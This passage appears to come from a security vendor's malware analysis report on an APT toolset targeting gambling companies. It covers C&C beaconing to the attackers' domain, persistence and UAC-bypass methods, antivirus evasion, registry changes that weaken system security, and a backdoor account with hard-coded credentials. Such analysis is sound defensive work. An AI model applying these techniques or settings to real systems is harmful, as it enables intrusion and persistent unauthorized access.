When using the HTTP protocol, the core module first opens two persistent request handles – one for `POST` and one for `GET` requests, both to `"/connect"`. These handles are tested by sending an empty buffer in the `POST` request and checking the HTTP status code of the `GET` request. Following this, the malware sends the initial beacon to the C&C server by calling the `InternetWriteFile` API with the previously opened `POST` request handle and reads data from the `GET` request handle by calling `InternetReadFile`.



Protocol	TCP stream	Length	Info
HTTP	62	362	POST /connect HTTP/1.1
HTTP	62	54	HTTP/1.1 400 Bad Request (text/html)
HTTP	63	333	GET /connect HTTP/1.1
HTTP	63	312	HTTP/1.1 200 OK (text/html)
HTTP	62	374	Continuation

HTTP packet order



```
POST /connect HTTP/1.1
Accept: */*
x-cid: {985FEACD-0D91-4BC3-9ACB-278D78EDC911}
Pragma: no-cache
Cache-control: no-transform
User-Agent: Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 10.0;.NET4.0C;.NET4.0E;Tablet PC 2.0)
Host: api.geming8888.com
Content-Length: 4294967295
Connection: Keep-Alive

HTTP/1.1 400 Bad Request
Content-Type: text/html
Connection: Close
Server: INetSim HTTP Server
Date: Thu, 16 Dec 2021 14:55:17 GMT

<html>
  <head>
    <title>400 Bad Request</title>
  </head>
  <body>
    <h1>Bad Request</h1>
    <p>Your browser sent a request that this server could not understand.</p>
    <p>Content-Length exceeds limit of 10000000.</p>
  <hr />
  <address>INetSim HTTP Server</address>
  </body>
</html>
qAgAAIADISAtwdNkqAgAANiwAFZNZN8MerRUAFekPk0fcaoyQFIARQBNAP8BTQAAaQBjAHIAbwQAc8AAZgB0ACBEAFfABG4AZMADdwFABSAAMQAwAC7BwAAgADYANL8cPwC/PwA/AD8APwA/
AAYAROCBAFMASwBUAE8AAFAALQAyAEMAgDMASQBRAEggAv8fAP8J/wkfAB8AHwD/E/8T//8J/wn/Cf8JHwAfAB8A/xMr/xMdADCgjDNgAC0A+FoATN8FHwAfAB8AHwD/HwAfAB8AHwAfAA8ADwAPAH8PAA8ADwAPAA8ADwACAA==
```

HTTP POST beacon

The core module uses the following (mostly hard-coded) HTTP headers:

- `Accept: */*`
- `x-cid: {<uuid>}` – new uuid is generated for each `GET/POST` request pair
- `Pragma: no-cache`
- `Cache-control: no-transform`
- `User-Agent: <user_agent>` – generated from registry or hard-coded (see below)
- `Host: <host_value>` – C&C server domain or the value from hostcfg.dat (see below)
- `Connection: Keep-Alive`
- `Content-Length: 4294967295` (max uint, only in the POST request)

User-Agent header

The User-Agent string is constructed from the registry the same way as in the `Dropper 1` module (including the logged-on user impersonation when accessing registry) or a hard-coded string is used if the registry access fails: `“Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)”`.

Host header

When setting up this header, the malware looks for either a resource with the `ID 1816` or a file called `hostcfg.dat` if the resource is not found. If the resource or file is found, the content is used as the value in the `Host` HTTP header for all C&C communication instead of the C&C domain found in `smcache.dat`. It does not change the actual C&C domain to which the request is made – this suggests the possibility of the C&C server being behind a reverse proxy.

Initial beacon

The first data packet the malware sends to a C&C server contains a base64 encoded LZNT1-compressed buffer, including a newly generated uuid (different from the uuid used in the x-cid header), the victim’s username, OS version and architecture, computer DNS and BIOS names and the comment string found in `smcache.dat` or `comment.dat`. The value from `comment.dat` takes precedence if this file exists.

In the core module sample we analyzed, there was actually a typo in the function that reads the value from `comment.dat` – it looks for the key `“COMMNET”` instead of `“COMMENT”`.


After this, the malware enters a loop waiting for commands from the C&C server in the form of the ID value of one of the call objects.
Each message sent to the C&C server contains a hard-coded four byte number value with the same structure as the values used as keys in the call-object map. The ID numbers associated with messages sent to C&C servers that we’ve seen are:

ID (last byte)	Usage
0x1B	message to C&C which contains `smcache.dat` content
0x24	message to C&C which contains a debug string
0x2F	general message to C&C
0x30	message to C&C, unknown specific purpose
0x32	message to C&C related to plugins
0x80	initial beacon to a C&C server

Interesting observations about the protocols, other than the HTTP protocol:

- HTTPS does not use persistent request handles
- HTTPS uses HTTP `GET` request with data Base64-encoded in the cookie header to send the initial beacon
- HTTPS, TCP and UDP use a custom “magic” header: `Magic-Code: hhjjdfgh`

General observations on the core module



```
get_string_nothing proc near
mov     rcx, rdx
lea     rdx, aNothing   ; "nothing"
mov     r8d, 7
jmp     std::string::assign(char const * const,unsigned __int64)
get_string_nothing endp
```

The core samples we observed often output debug strings via `OutputDebugStringA` and `OutputDebugStringW` or by sending them to the C&C server. Examples of debug strings used by the core module are: its filepath at the beginning of execution, `“run code ok”` after self-update, `“In googo”` in the hook of `GetProcAddress`, `“recv bomb”` and `“sent bomb”` in the main C&C communicating function, etc.

String obfuscation

We came across samples of the core module with only cleartext strings but also samples with certain strings obfuscated by XORing them with a unique (per sample) hard-coded key.

Even within the samples that contain obfuscated strings, there are many cleartext strings present and there seems to be no logic in deciding which string will be obfuscated and which won’t. For example, most format strings are obfuscated, but important IoCs such as credentials or filenames are not.

To illustrate this: most strings in the function that retrieves a value from the comment.dat file are obfuscated and the call to `GetPrivateProfileStringW` is dynamically resolved by the `GetProcAddress` API, but all the strings in the function that writes into the same config file are in cleartext and there is a direct call to `WritePrivateProfileStringW`.

Overall, the core module code is quite robust and contains many failsafes and options for different scenarios (for example, the amount of possible protocols used for C&C communication), however, we probably only saw samples of this malware that are still in active development as there are many functions that are not yet implemented and only serve as placeholders.

Plugins

In the section below, we will describe the functionality of the plugins used by the `Core Module (Proto8)` to extend its functionality.

We are going to describe three plugins with various functionalities, such as:

- Achieving persistence
- Bypassing UAC
- Registering an RPC interface
- Creating a new account
- Backdoor capabilities

Core Plugin


0985D65FA981ABD57A4929D8ECD866FC72CE8C286BA9EB252CA180E280BD8755

This plugin is a DLL binary loaded by the fileless core module (`Proto8`) as mentioned above. It extends the malware’s functionality by adding methods for managing additional plugins. These additional plugins export the function `"GetPlugin"` which the core plugin executes.

This part uses the same command ID based calling convention as the core module (see above), adding three new methods:

ID (last byte)	Function description
0x2B	send information about plugin location to the to C&C server
0x2C	remove a plugin
0x2A	load a plugin

All plugin binaries used by the core module are stored in the working directory under the name `kbg<tick_count>.dat`. After the `Core Plugin` is loaded, it first removes all plugins from the working directory – see the image below.



```
search_for_file_and_push_path_to_vector(Destination, &func_wrapping);
Myend = vec._Myend;
Mylast = vec._Mylast;
if ( vec._Mylast != vec._Myend )
{
  do
  {
    Ptr = Mylast;
    if ( Mylast->_Myres >= 8 )
      Ptr = Mylast->_Bx._Ptr;
    OutputDebugStringW(Ptr->_Bx._Buf);
    v11 = Mylast;
    if ( Mylast->_Myres >= 8 )
      v11 = Mylast->_Bx._Ptr;
    DeleteFileW(v11->_Bx._Buf);
    ++Mylast;
  }
  while ( Mylast != Myend );
  Mylast = vec._Mylast;
}
```

Zload(Atomx.dll,xps1.dll)

2ABC43865E49F8835844D30372697FDA55992E5A6A13808CFEED1C37BA8F7876

The DLL we call `Zload` is an example of a plugin loaded by the `Core Plugin`. It exports four functions: `“GetPlugin”`, `“Install”`, `“core_zload”` and `”zload”`. The main functionality of this plugin is setting up persistence, creating a backdoor user account, and concealing itself on the infected system. We will focus on the exported functions `zload`, `core_zload` and the default `DllMain` function, as they contain the most interesting functionality.

Zload (process starter)

This function is fairly simple, its main objective is to execute another binary. It first retrieves the path to the directory where the `Zload` plugin binary is located `(<root_folder>)` and creates a new subfolder called `"mec"` in it. After this it renames and moves three files into it:

- the `Zload` plugin binary itself as `<root_folder>\mec\logexts.dll`,
- `<root_folder>\spdlogd.exe` as `<root_folder>\mec\spdagent.exe` and
- `<root_folder>\kb.ini` as `<root_folder>\mec\kb.ini`

After the files are renamed and moved, it creates a new process by executing the binary `<root_folder>\mec\spdagent.exe` (originally `<root_folder>\spdlogd.exe`).

core_zload (persistence setup)

This function is responsible for persistence which it achieves by registering itself into the list of security support providers (SSPs). Windows SSP DLLs are loaded into the `Local Security Authority (LSA)` process when the system boots. The code of this function is notably similar to the `mimikat_ssp/AddSecurityPackage_RawRPC` source code found on github.

DllMain (sideloading, setup)

The default DllMain function leverages several persistence and evasion techniques. It also allows the attacker to create a backdoor account on the infected system and lower the overall system security.

Persistence

The plugin first checks if its DLL was loaded either by the processes `“lsass.exe”` or `“spdagent.exe”`. If the DLL was loaded by `“spdagent.exe”`, it will adjust the token privileges of the current process.

If it was loaded by `“lsass.exe”`, it will retrieve the path `“kb<num>.dll”` from the configuration file `“kb.ini”` and write it under the registry key `HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Services\\WinSock2\\Parameters AutodialDLL`. This ensures persistence, as it causes the DLL `“kb<num>.dll”` to be loaded each time the Winsock 2 library (`ws2_32.dll`) is invoked.

Evasion

To avoid detection, the plugin first checks the list of running processes for `“avp.exe”` (Kaspersky Antivirus) or `“NortonSecurity.exe”` and exits if either of them is found. If these processes are not found on the system, it goes on to conceal itself by changing its own process name to `“explorer.exe”`.

The plugin also has the capability to bypass the UAC mechanisms and to elevate its process privileges through `CMSTP COM` interfaces, such as `CMSTPLUA {3E5FC7F9-9A51-4367-9063-A120244FBEC7}`.

Backdoor user account creation

Next, the plugin carries out registry manipulation (details can be found in the appendix), that lowers the system’s protection by:

- Allowing local accounts to have full admin rights when they are authenticating via network logon
- Enabling RDP connections to the machine without the user password
- Disabling admin approval on an administrator account, which means that all applications run with full administrative privileges
- Enabling anonymous SID to be part of the everyone group in Windows
- Allowing `“Null Session”` users to list users and groups in the domain
- Allowing `“Null Session”` users to access shared folders
- Setting the name of the pipe that will be accessible to “Null Session” users

After this step, the plugin changes the `WebClient` service startup type to `“Automatic”`. It creates a new user with the name `“DefaultAccount”` and the password `“Admin@1999!”` which is then added to the `“Administrator”` and `“Remote Desktop Users”` groups. It also hides the new account on the logon screen.

As the last step, the plugin checks the list of running processes for process names `“360tray.exe”` and `“360sd.exe”` and executes the file `"spdlogd.exe"` if neither of them is found.

MecGame(kb%num%.dll)

4C73A62A9F19EEBB4FEFF4FDB88E4682EF852E37FFF957C9E1CFF27C5E5D47AD

MecGame is another example of a plugin that can be loaded by the `Core Plugin`. Its main purpose is similar to the previously described `Zload` plugin – it executes the binary `“spdlogd.exe”` and achieves persistence by registering an RPC interface with `UUID {1052E375-2CE2-458E-AA80-F3B7D6EA23AF}`. This RPC interface represents a function that decodes and executes a base64 encoded shellcode.

The `MecGame` plugin has several methods for executing spdlogd.exe depending on the level of available privileges. It also creates a lockfile with the name `MSSYS.lck` or `<UserName>-XPS.lck` depending on the name of the process that loaded it, and deletes the files `atomxd.dll` and `logexts.dll`.

It can be installed as a service with the service name `“inteloem”` or can be loaded by any executable that connects to the internet via the `Winsock2` library.

MulCom

ABA89668C6E9681671A95B3D7A08AAE2A067DEED2D835BA6F6FD18556C88A5F2

This DLL is a backdoor module which exports four functions: `“OperateRoutineW”`, `“StartRoutineW”`, `“StopRoutineW”` and `”WorkRoutineW”`; the main malicious function being `“StartRoutineW”`.

For proper execution, the backdoor needs configuration data accessed through a shared object with the file mapping name either `“Global\\4ED8FD41-2D1B-4CC3-B874-02F0C60FF9CB”` or `"Local\\4ED8FD41-2D1B-4CC3-B874-02F0C60FF9CB”`. Unfortunately we didn’t come across the configuration data, so we are missing some information such as the C&C server domains this module uses.

There are 15 commands supported by this backdoor (although some of them are not implemented) referred to by the following numerical identifiers:

Command ID	Function description
1	Sends collected data from executed commands. It is used only if the authentication with a proxy is done through NTLM
2	Finds out information about the domain name, user name and security identifier of the process `explorer.exe`. It finds out the user name, domain name, and computer name of all Remote Desktop sessions.
3	Enumerates root disks
4	Enumerates files and finds out their creation time, last access time and last write time
5	Creates a process with a duplicated token. The token is obtained from one of the processes in the list (see Appendix).
6	Enumerates files and finds out creation time, last time access, last write time
7	Renames files
8	Deletes files
9	Creates a directory
101	Sends an error code obtained via `GetLastError` API function
102	Enumerates files in a specific folder and finds out their creation time, last access time and last write time


103	Uploads a file to the C&C server
104	Not implemented (reserved)
Combination of 105/106/107	Creates a directory and downloads files from the C&C server

Communication protocol

The `MulCom` backdoor is capable of communicating via HTTP and TCP protocols. The data it exchanges with the C&C servers is encrypted and compressed by the RC4 and aPack algorithms respectively, using the RC4 key loaded from the configuration data object.

It is also capable of proxy server authentication using schemes such as Basic, NTLM, Negotiate or to authenticate via either the SOCKS4 and SOCKS5 protocols.

After successful authentication with a proxy server, the backdoor sends data xorred by the constant `0xBC`. This data is a set with the following structure:



```
data.type_of_proxy_authorization = config_data_offset_2620->type_of_proxy_authorization;
data.num = 0x10022D74FFA7i64;
data.unknown = *(_QWORD *)&config_data_offset_0.unknown;
data.acp_num = GetACP();
protocol_1_tcp_2_http = *(_DWORD *)&config_data_offset_296.type_of_protocol;
data.type_of_protocol = *(_DWORD *)&config_data_offset_296.type_of_protocol;
type_of_proxy_authorization = config_data_offset_2620->type_of_proxy_authorization;
```

Data structure

Another interesting capability of this backdoor is the usage of layered C&C servers. If this option is enabled in the configuration object (it is not the default option), the first request goes to the first layer C&C server, which returns the IP address of the second layer. Any subsequent communication goes to the second layer directly.

As previously stated, we found several code similarities between the `MulCom` DLL and the `FFRat` (a.k.a. `FormerFirstRAT`).

Conclusion

We have described a robust and modular toolset used most likely by a Chinese speaking APT group targeting gambling-related companies in South East Asia. As we mentioned in this blogpost, there are notable code similarities between `FFRat` samples and the `MulCom` backdoor. `FFRat` or `"FormerFirstRAT''` has been publicly associated with the `DragonOK group` according to the Palo Alto Network report, which has in turn been associated with backdoors like `PoisonIvy` and `PlugX` – tools commonly used by Chinese speaking attackers.

We also described two different infection vectors, one of which weaponized a vulnerable WPS Office updater. We rate the threat this infection vector represents as very high, as WPS Office claims to have 1.2 billion installations worldwide, and this vulnerability potentially allows a simple way to execute arbitrary code on any of these devices. We have contacted WPS Office about the vulnerability we discovered and it has since been fixed.

Our research points to some unanswered questions, such as reliable attribution and the attackers’ motivation.

Appendix

List of processes:

- `360sd.exe`
- `360rp.exe`
- `360Tray.exe`
- `360Safe.exe`
- `360rps.exe`
- `ZhuDongFangYu.exe`
- `kxetray.exe`
- `kxescore.exe`
- `KSafeTray.exe`
- `KSafe.exe`
- `audiodg.exe`
- `iexplore.exe`
- `MicrosoftEdge.exe`
- `MicrosoftEdgeCP.exe`
- `chrome.exe`

Registry values changed by the Zload plugin:

Registry path in `HKEY_LOCAL_MACHINE`	Registry key
`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System`	LocalAccountTokenFilterPolicy = 1 FilterAdministratorToken = 0
`SYSTEM\\CurrentControlSet\\Control\\Lsa`	LimitBlankPasswordUse = 0 EveryoneIncludesAnonymous = 1 RestrictAnonymous = 0
`System\\CurrentControlSet\\Services\\LanManServer\\Parameters`	RestrictNullSessAccess = 0 NullSessionPipes = RpcServices

Core module working directory (WD)

Default hard-coded WD names (created either in `C:\ProgramData\` or in `%TEMP%`):

- `spptools`
- `NewGame`
- `TspSoft`
- `InstallAtomx`

File used to test permissions: `game_<tick_count>.log` – the WD path is written into it and then the file is deleted.

Hard-coded security descriptor used for WD access: *`“D:(A;;GA;;;WD)(A;OICIIO;GA;;;WD)”`* .

Lockfile name format: `“<working_dir>\<victim_username>-<comment_string>.log”`

Core module mutexes:

`Global\sysmon-windows-%x` (%x is a CRC32 of an MD5 hash of the victim’s username)

`Global\IntelGameSpeed-%x` (%x is a CRC32 of an MD5 hash of the victim’s username

`Global\TencentSecuriryAgent-P01-%s` (%s is the victim’s username)

Indicators of Compromise (IoC)

- Repository: https://github.com/avast/ioc/tree/master/OperationDragonCastling
- List of SHA-256: https://github.com/avast/ioc/blob/master/OperationDragonCastling/samples.sha256

Tagged asanalysis, APT, malware, reversing, WPS